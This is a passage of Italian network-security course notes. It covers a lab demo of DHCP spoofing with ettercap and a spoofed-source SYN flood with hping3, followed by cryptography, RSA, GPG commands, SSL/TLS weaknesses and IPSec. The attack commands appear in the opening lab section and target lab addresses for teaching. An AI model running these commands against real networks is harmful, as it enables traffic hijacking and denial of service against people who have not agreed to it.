Il DHCP (Dynamic Host Configuration Protocol) è responsabile dell'assegnazione automatica degli indirizzi IP e di altre informazioni di configurazione di rete ai dispositivi in una rete. Nel DHCP spoofing, l'attaccante si fa passare per un server DHCP legittimo e invia messaggi DHCP falsi ai dispositivi di rete. Dobbiamo battere il DHCP di default e assegnare alla vittima ip e gateway modificato.

Deconfiguriamo la rete di B:

➤ `ip a del 10.9.0.6/24 dev eth0`

Da M inondiamo la rete di offerte DHCP:

➤ `ettercap -T -M dhcp:10.9.0.20-60/255.255.255.0/8.8.8.8`

In sostanza, questo comando esegue Ettercap in modalità testuale e lancia un attacco DHCP spoofing per gli indirizzi IP compresi tra 10.9.0.20 e 10.9.0.60 sulla subnet 255.255.255.0, distribuendo come server DNS falso l'indirizzo IP 8.8.8.8. Questo tipo di attacco potrebbe essere utilizzato per dirottare il traffico di rete verso un server DNS compromesso e quindi intercettare o modificare il traffico di rete dei client DHCP target.

Richiediamo da B un indirizzo IP da server DHCP per l'interfaccia di rete eth0:

➤ `dhclient eth0`

Se l'attacco ha avuto successo DHCP è stato compromesso e si ottiene un indirizzo IP compromesso. Verificare con i comandi:

➤ `ip a / ip r`

DoS SYNflood

Il SYN flood è un attacco di tipo denial of service nel quale un utente malevolo invia una serie di richieste SYN-TCP verso il sistema oggetto dell'attacco. Scopo dell'attaccante è aprire un gran numero di connessioni tcp sulla vittima in modo tale da saturarne la banda.

Misuriamo la banda con:

➤ **iperf -s**

Usiamo il tool hping3 e lanciamo l'attacco da M:

➤ **hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 10.9.0.6**


Dove:

-c 100000 = Number of packets to send. -d 120 = Size of each packet that was sent to target machine. -S = I am sending SYN packets only. -w 64 = TCP window size.


-p = Destination port --flood = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode. --rand-source = Using Random Source IP Addresses. You can also use -a or --spoof to hide hostnames.

Tramite iperf possiamo tornare a monitorare la connessione e vediamo se le performance degradano.

6 Crittografia



La **crittografia** usa algoritmi matematici per codificare informazioni; serve a PREVENIRE la violazione di riservatezza di un messaggio e a RILEVARE la sua integrità.



I *cifrari* sono una delle prime forme di crittografia della storia. Si basano due operazioni...

Cifratura: converte il testo in chiaro in testo cifrato.

Decifrazione: converte il testo cifrato in testo in chiaro.

I *codici* invece prevedono tipicamente la sostituzione di stringhe (tipicamente parole).

Nel 1883 **Kerckhoffs** formula **tre principi** sui quali si dovrebbe basare la crittografia:

- 1) Sicurezza computazione: il sistema deve essere inattaccabile anche se si conoscono tutti i dettagli. Sono sicuro di poter essere violato MA devo far in modo che l'attaccante (per farlo) necessiti di una quantità di tempo e risorse concettualmente non avviabili.
- 2) Il segreto tra chi interagisce deve essere semplice, dunque una CHIAVE.
- 3) Il sistema deve essere facile da usare senza richiedere la mente dell'utente.

Dall'altro lato a seconda del materiale a disposizione, un crittoanalista può avere diverse opportunità di attacco:

- **Forza Bruta**: a tentativi
- **Testo Cifrato**: si eseguono analisi statistiche sul materiale cifrato cercando di trovare una qualche corrispondenza
- **Testo in chiaro**: ci si procura sia testo cifrato che in chiaro e si cerca di capire le coppie
- **Testo scelto**: testo specifico da far cifrare/decifrare per dedurre la chiave
- **Rubber hose**: minacce o torture verso chi possiede la chiave

Dobbiamo allora garantire

ROBUSTEZZA = capacità di occultare le proprietà del testo in chiaro

SICUREZZA ASSOLUTA = rendere indistinguibile la chiave giusta dalle altre

SICUREZZA COMPTAZIONALE = rendere troppo oneroso la ricerca della chiave

Due proprietà fondamentali per raggiungere lo scopo sono la **confusione** che misura il grado in cui la struttura della chiave viene resa irriconoscibile (una modifica di un solo elemento della chiave dovrebbe riflettersi su almeno il 50% del testo cifrato) e la **diffusione** che misura il grado in cui le proprietà statistiche degli elementi del testo in chiaro vengono sparse sugli elementi del testo cifrato (una modifica di un solo elemento del testo in chiaro dovrebbe riflettersi su almeno il 50% del testo cifrato).


6.1 Crittografia moderna

Partendo dai cifrari classici troviamo in primis i **cifrari a blocchi** che implementano confusione e diffusione tramite le tecniche di sostituzione e trasposizione.


Ad ogni “round” si sostituisce e si traspone. Incrementando il numero di round (ovvero ripetendo l’operazione) incrementa l’effetto.

I primi standard storici sono DES (con blocchi di 64bit e chiavi di 56bit) e AES (blocchi di 128bit e chiavi variabili 128/192/256bit).

La modifica blocco per blocco non va bene in quanto facilita l’analisi. La soluzione è cifrare ogni blocco modificandolo con anche il contributo del blocco precedente.




Altro cifrario moderno sono i **cifrari a flusso**; la chiave è una sequenza di bit causale che viene messa in XOR con il messaggio. Per ottenere la chiave condivisa si usa un particolare seme. Questi cifrari sono utili nel campo delle telecomunicazioni.



Gli stessi principi dei cifrari a blocchi possono essere usati per ottenere impronti digitali dette **“fingerprint”**, ovvero rappresentazioni univoche e di dimensioni fisse di dati in input di dimensioni variabili ottenute applicando una **funzione hash**.

Queste garantiscono integrità in quanto il destinatario conoscendo la funzione hash (pubblica) può confrontare l'impronta generata.

Il concetto perde robustezza nel caso in cui un attaccante MITM modifica il messaggio e invia al destinatario sia i dati che la fingerprint da usare per il confronto. Concettualmente servirebbero due canali indipendenti o un elemento di autenticazione.



6.2 Sistemi asimmetrici

Intuitivamente vogliamo funzioni pseudo-unidirezionali, facili da applicare in un verso e computazionalmente infattibili nell'altro (a meno del segreto).

Il sistema crittografico **RSA** (dai nomi dei suoi inventori, Rivest, Shamir e Adleman, che lo svilupparono nel 1977) è uno dei primi e più noti algoritmi di crittografia asimmetrica. Questo sistema si basa su principi matematici derivanti dalla teoria dei numeri, in particolare sull'utilizzo di numeri interi molto grandi e sulla difficoltà di fattorizzare il prodotto di due grandi numeri primi.

Funzionamento:

- 1) Si scelgono due numeri primi p e q
- 2) Viene calcolato il modulo come $n = p \cdot q$
- 3) Si sceglie a caso un numero d e si calcola e tale che $e \cdot d \text{ mod } (p-1)(q-1) = 1$

CHIAVE PUBBLICA (e, n)	CHIAVE PRIVATA (d, n)
(p e q vengono poi buttati, le chiavi sono impossibili da dedurre una dall'altra)	

Cifratura: $c = m^e \text{ mod } n$

Decifratura: $m = c^d \text{ mod } n$

Notiamo che non ci sono modi efficienti noti di invertire l'esponenziale modulare, la complessità è assimilabile alla forza bruta. Algoritmi quasi efficienti per fattorizzare il modulo sono inibiti scegliendo moduli gradi (oltre 2048bit).

Non è dimostrabile che non esistono algoritmi efficienti (ma nessuno ha idea di come trovarli). Bisogna inoltre far attenzione al quantum computing!


A livello di riservatezza è un cifrario a blocchi di sostituzione con dimensioni enormi...

→ No forza bruta


→ No analisi statistica

La chiave privata è specifica di un solo utente quindi utile per **autenticare!**

Chiave asimmetrica per la riservatezza:




Chiave asimmetrica per integrità e autenticità: risolve il MITM dato che la firma di A vale come identità digitale in quanto solo A ha quella chiave; se i bit vengono modificati il risultato finale non torna!



Il sistema presenta anche punti deboli, a livello di prestazioni (5-10 volte più lento di AES) e verso alcuni attacchi specifici (known plaintext).

Per aggiungere prestazioni e flessibilità vengono introdotti **cifrari ibridi**. Questo approccio sfrutta i vantaggi della crittografia asimmetrica per scambiare in modo sicuro le chiavi e la crittografia simmetrica per cifrare i dati in modo efficiente.



6.3 Chiavi

Per le **chiavi simmetriche** basta un buon generatore di numeri casuale per i nonce, i vettori di inizializzazione, ecc... .

Per le **chiavi asimmetriche** servono numeri primi ottenuti da numeri random a cui si applica test di primalità.

La casualità è un problema in quanto un concetto impossibile in un computer deterministico.

Definiamo allora due proprietà:

Randomicità → Distribuzione uniforme: la frequenza di uni e zeri deve essere circa uguale

→ Indipendenza: nessuna sequenza deve essere dedotta dalle altre

Non Predicibilità → PseudoRandom: gli elementi della sequenza non devono essere predibili dagli elementi già “estratti”

Una buona tecnica è quella di scegliere sorgenti fisiche di entropia come eventi imprevedibili.

Notiamo che le tecniche di generazione casuale basate su algoritmi spesso prevedono l'uso di un “seme”, noto il seme è nota la sequenza generata. Se l'algoritmo è robusto, una sequenza di valori intermedi non permette di risalire al seme o di ipotizzare valori futuri.

Per quanto riguarda la **memorizzazione** e la gestione, la **chiave di decifrazione**, in caso di perdita, necessità di backup mentre la **chiave di firma** è unica del proprietario, se persa si sostituisce.

Altri parametri che complicano la gestione sono il numero di chiavi in gioco, per i **sistemi asimmetrici** una chiave per ogni soggetto; per i **sistemi simmetrici** una chiave segreta per ogni coppia di soggetti.

La **distribuzione** spazia tra varie tecniche

(le chiavi simmetriche non devono mai essere passate in chiaro):

→ **Scambio manuale**

→ **KDC**: server centrale responsabile della distribuzione

→ **DH**: tecnica per lo scambio tra due parti in modo sicuro attraverso un canale non sicuro

Un attaccante passivo non apprende nulla dalla visione di una chiave pubblica o dall'intercettazione dei parametri di DH, un attaccante attivo può invece sostituire i valori inviati da una parte all'altra coi propri.



Un attaccante può dunque fare da passacarte tra A e B senza insospettirli. Il problema per i sistemi asimmetrici non è la riservatezza ma l'autenticità!

Serve un modo per associare con certezza una chiave pubblica al suo legittimo titolare. Si usa il **modello web of trust**: l'autenticità di una chiave pubblica è testimoniata da altri utenti; l'utente che riceve una chiave da uno sconosciuto può decidere di accettarla per autentica se è firmata da qualcuno fidato. Esiste dunque una terza parte fidata che documenta l'associazione.

Esiste uno standard per rappresentare l'associazione chiave-titolare attestata da una terza parte: il certificato di chiave pubblica (standard ITU-T X.509v3)

- Ricevo un messaggio firmato
- mi procuro il certificato del mittente
- con la chiave verifico la firma → se ok, messaggio integro e autentico

- E il certificato è integro e autentico?
- è firmato dalla CA → mi procuro il certificato della CA
- con la chiave verifico la firma → se ok, certificato integro e autentico



6.4 GPG

GPG, acronimo di GNU Privacy Guard, è un'applicazione di crittografia open-source e gratuita che fornisce servizi per la cifratura e la firma digitale dei dati. È una versione aggiornata e interoperabile con il software di crittografia Pretty Good Privacy (PGP).

Per creare una chiave:

```
➤ gpg --gen-key
  Selezione identità
  Grandezza chiave (>=2048)
  Data di scadenza
  Passphrase
```

Una volta creata possiamo importare ed esportare le nostre chiavi o quelle di un'altra identità.

Le chiavi si trovano nella cartella **.gnupg/** nella home page:

```
➤ cd ~
➤ cd .gnupg/
➤ ls -l
Chiavi pubbliche in: pubring.kbx
Chiavi private in: directory private-keys.d/ con estensione .key
Potete scegliere la vostra configurazione in: gpg.conf
```

Le chiavi possono essere importate con copia incolla o da file

```
➤ gpg --import
  Incollare la chiave pubblica
➤ gpg --import chiavepubblica.pub
  stampato il KEY-ID
➤ gpg --list-keys KEY-ID
  visualizza chiavi importate (posso specificarne una)
```

In teoria possiamo esportare la nostra chiave privata con:

```
➤ gpg --output private.pgp --armor --export-secret-key
  vostraidentita@email
```

Tuttavia, è fortemente sconsigliato esporta la propria chiave privata. Non ci sono delle situazioni dove sia strettamente necessario e non deve ovviamente MAI essere distribuita.

L'unica situazione che può richiederlo è quando avete bisogno di un backup della chiave privata:

```
➤ gpg --output backupkeys.pgp --armor --export-secretkeys
  --export-options export-backup vostraidentita@email
```

Esportare una chiave pubblica:

```
➤ gpg --output public.pgp --armor --export identita@email
```

PGP Mit Key Server è un server dove è possibile pubblicare le proprie chiavi pubbliche. Per farlo dobbiamo prima recuperare il KEY-ID:

```
gpg --keyid-format LONG --list-keys a.melis@unibo.it
pub rsa2048/9D6A4A7849845D01 2018-04-01 [SC]
[expires: 2023-03-31]
AD54A494EF4F97AF54E9FDC59D6A4A7849845D01
uid [ unknown] Andrea Melis <a.melis@unibo.it>
```

```
gpg --keyserver pgp.mit.edu -send-keys 9D6A4A7849845D01
```

Server PGP Mit (Alternativo keys.openpgp.org)

Allo stesso modo possiamo recuperare le chiavi pubbliche di un target:

```
gpg --keyserver pgp.mit.edu --recv-keys 49845D01
```

Server PGP Mit

a.melis@unibo.it ID

Cifrare un file con una chiave pubblica:

➤ **gpg --encrypt --armor -r identita@mail file_da_crittare**
Con opzione -r potete crittare con più chiavi

Cifrare e firmare (aggiungere --sing):

➤ **gpg --encrypt --armor --sign -r identita@mail
file_da_crittare**

Decifrare con nostra chiave privata:

➤ **gpg --decrypt file_da_crittare**

Firmare la chiave pubblica di qualcuno:


➤ **gpg -sign-key identita@mail**

7 Protezione comunicazioni

Analizziamo ora contromisure e possibili soluzioni riguardanti gli attacchi a livello di comunicazione. A **livello applicativo** è impossibile non citare il caso HTTPS (SSL/TLS). A **livello di rete** IPSec.

7.1 SSL/TLS

SSL (Secure Sockets Layer) è un protocollo di sicurezza standard utilizzato per stabilire una connessione crittografata tra un server web e un browser. Questa connessione crittografata assicura che i dati scambiati tra il server e il browser rimangano privati e protetti da accessi non autorizzati. È progettato come uno strato di protocolli indipendenti, si colloca tra strato di trasposto e applicazioni. Questo tipo di architettura non richiede una modifica dei protocolli di rete in quanto si presenta come una serie di funzioni di libreria (basta inserire nel codice le chiamate alle funzioni).




Due entità che comunicano utilizzando SSL devono avere aperto una sessione che può includere più connessioni sicure contemporaneamente. Due entità possono avere più sessioni.

Architettura SSL consente a client e server di autenticarsi reciprocamente (nelle applicazioni web è comune che solo il server provi la sua autenticità al client); vengono poi negoziati algoritmi e chiavi per la cifratura ed i controlli di integrità. SSL interviene prima della trasmissione dei dati!

L'evoluzione di SSL e **TLS** (Transport Layer Security) che è stato soggetto a una maggiore analisi e revisione crittografica che ha portato a correggere le vulnerabilità di SSL.

HTTPS



La prova fornita da un web server è verificata dal browser tramite Certificate store e Trusted CAs: archivi digitali che contengono i certificati emessi dalle CA. HTTPS è efficace, dunque, contro l'hijacking in quanto il malintenzionato non riesce a dimostrare di avere la chiave.

Osservazione:

Un caso notevole è quello degli attacchi omografici. La possibilità di sfruttare set di caratteri distinti con codifica diversa ma stessa visualizzazione grafica, permette di registrare domini di siti apparentemente omonimi. La soluzione lato browser è visualizzare il punycode (tecnica per rappresentare i nomi di dominio a livello internazionale IDN) o rendere l'idea graficamente.

paypal.com → una "a" in cirillico → **xn--pypal-4ve.com**

Modi "semplici" per impersonificare un sito sono allora l'iniziazione di CA nel Certificate store falsificando un certificato.

Un concetto vecchio ma da ricordare legato a HTTPS è quello dello **stripping**: pagine http che inviano dati sensibili via HTTPS vengono modificate da un MITM ancor prima di diventare sicure. Basta intercettare la PRIMA richiesta al sito prima che il server risponda. La sua mitigazione avviene tramite HSTS.

Vulnerabilità SSL...

- Crittografia debole (uso di cifrari noti: RC4)
- BEAST – Browser Exploit
- Padding Oracle Attacks a livello di protocollo
- Lucky Thirteen
- POODLE
- Compressione: CRIME TIME BREACH (livello di protocollo)
- DROWN
- Heartbleed (livello di implementazione)


7.2 Virtual Private Network

Le **VPN** sono reti così dette “private” in quanto agendo sui metodi di trasporto del traffico garantiscono sicurezza. Quando ci si connette ad una VPN tutto il traffico internet passa attraverso un server remoto che rigenera i pacchetti e li inoltra.

Notiamo dunque che anche se percepita privata... la rete non è in realtà privata!

Una VPN tradizionale è **IPSec** (Internet Protocol Security), un insieme di protocolli e di algoritmi di sicurezza utilizzati per proteggere le comunicazioni su una rete IP. È progettato per fornire autenticazione, integrità dei dati e confidenzialità delle comunicazioni su reti IP, inclusa Internet.

IPsec opera a livello di rete (livello 3) del modello OSI e può essere utilizzato per proteggere il traffico tra due nodi (host-to-host), tra un nodo e una rete (host-to-network), o tra due reti (network-to-network).



Il suo grande vantaggio è che è trasparente alle applicazioni. Dunque, a livello applicativo non ci si accorge di un cambiamento di protocollo una volta modificato il protocollo IP dell'OS.

Servizi offerti...

Controllo dell'accesso

Integrità anche senza connessione

Autenticazione dell'origine dei dati

Riservatezza dei dati

Parziale riservatezza dei flussi di traffico

Cifratura

Gestione chiavi

Un **SA** (Security Association) è un concetto fondamentale nell'ambito di IPsec (Internet Protocol Security) ed è utilizzato per stabilire e mantenere parametri di sicurezza tra due entità che comunicano attraverso una rete IP. In sostanza, un SA definisce le regole e i parametri necessari per proteggere una specifica connessione di rete e identifica una relazione unidirezionale tra mittente a destinatario.

[dunque, due SA se voglio cifrare da A a B e viceversa, bidirezionale]

Esistono due modalità possibili di SA:

- **TRANSPORT MODE**
- **TUNNEL MODE**

I protocolli di sicurezza sono:

- **AH (Authentication Header)**
- **ESP (Encapsulating Security Payload)**

Le SA vengono attivate da tabelle specializzate del sistema operativo, nel caso di Linux le extended route (*eroute*).

Combinazioni possibili dei modi di protezione...

	Transport Mode SA	Tunnel Mode SA
AH	Autentica il payload del pacchetto IP ed alcuni campi dell'header IP	Autentica l'intero pacchetto IP interno ed alcuni campi del pacchetto IP esterno
ESP	Cifra il contenuto del pacchetto	Cifra l'intero pacchetto IP interno
ESP with authentication	Cifra il contenuto del pacchetto. Autentica il payload del pacchetto ma non l'header IP	Cifra ed autentica l'intero pacchetto IP interno.

7.3 Comparazione SSL/TLS vs IPSec

